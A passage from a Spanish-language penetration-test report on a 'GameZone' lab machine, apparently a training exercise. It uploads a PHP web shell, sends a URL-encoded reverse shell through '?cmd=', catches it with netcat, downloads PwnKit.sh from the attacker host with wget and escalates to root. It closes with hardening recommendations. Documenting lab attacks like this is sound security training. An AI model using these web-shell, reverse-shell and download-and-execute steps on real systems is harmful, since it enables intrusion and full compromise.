Length: 61 [application/octet-stream]
Saving to: '.Shell.php'

.Shell.php          100%[=====>]          61  --.-KB/s   in 0s
2024-05-13 20:33:09 (10.6 MB/s) - '.Shell.php' saved [61/61]


```

Ubicamos la carpeta y nos movemos a esta.


Descargamos nuestra “Shell” dentro.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Ya que lo copiamos haremos la prueba si funciona, solo cargaremos la dirección del equipo, agregando el archivo al final “./Shell.php”



Con esto solo nos toca agregar el “?cmd=” al final y el comando que deseamos ejecutar, en este caso una consola inversa que nos podemos generar desde [RevShell](#), con lenguaje “php exec” y “URL encode” para que nos remplace los espacios.



Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Levantamos nuestro puerto de escucha designado:

```
(hmstudent@kali)-[~]  
$ nc -lvp 1489  
listening on [any] 1489 ...
```

Y copiamos nuestro código en la página:

```
10.10.12.220/images/.Shell.php?cmd=php%20-r%20%27%24sock%3Dfsockopen%28%2210.14.7...
```

conectándonos exitosamente al equipo:

```
(hmstudent@kali)-[~]  
$ nc -lvp 1489  
listening on [any] 1489 ...  
10.10.12.220: inverse host lookup failed: Unknown host  
connect to [10.14.79.198] from (UNKNOWN) [10.10.12.220] 43054  
bash -i  
bash: cannot set terminal process group (1170): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@gamezone:/var/www/html/images$ cd /dev/shm  
cd /dev/shm  
www-data@gamezone:/dev/shm$ wget http://10.14.79.198:90/PwnKit/PwnKit.sh  
wget http://10.14.79.198:90/PwnKit/PwnKit.sh  
--2024-05-13 20:42:47-- http://10.14.79.198:90/PwnKit/PwnKit.sh  
Connecting to 10.14.79.198:90... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 129 [text/x-sh]  
Saving to: 'PwnKit.sh'
```

Ahora solo debemos movernos a una carpeta que nos permita descargar y ejecutar archivos, y aplicaremos una de las vulnerabilidades antes vistas para ser **“root”**.

```
www-data@gamezone:/dev/shm$ ls  
PwnKit.sh  
www-data@gamezone:/dev/shm$ bash PwnKit.sh  
root@gamezone:/dev/shm# whoami  
root  
root@gamezone:/dev/shm#
```

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

9. Conclusiones y Recomendaciones

- 1) Tener cuidado con las ubicaciones o información delicada que se pueda filtrar en nuestras páginas web.
- 2) Aplicar actualizaciones constantes de los sistemas operativos y gestores de documentos o de páginas que estén bajo nuestro dominio
- 3) Tener un firewall, un IDS o IPS e incluso un antivirus que detecte el paso de datos o programas maliciosos para nuestra organización
- 5) Que las contraseñas de los administradores de los equipos sean más robustas para impedir el fácil ingreso de atacantes.
- 6) Evitar dejar bases de datos u otros servicios publicados como “**root**”, ya que esto se puede usar por medio de vulnerabilidades conocidas para escalar permisos.
- 7) No dejar pistas de usuarios y contraseñas implícitas en imágenes que se encuentran a plena vista de todos.
- 8) Tratar de “**hardenizar**” los equipos mediante un pestenting periódico, así saber si se encuentran al nivel de seguridad que se necesita.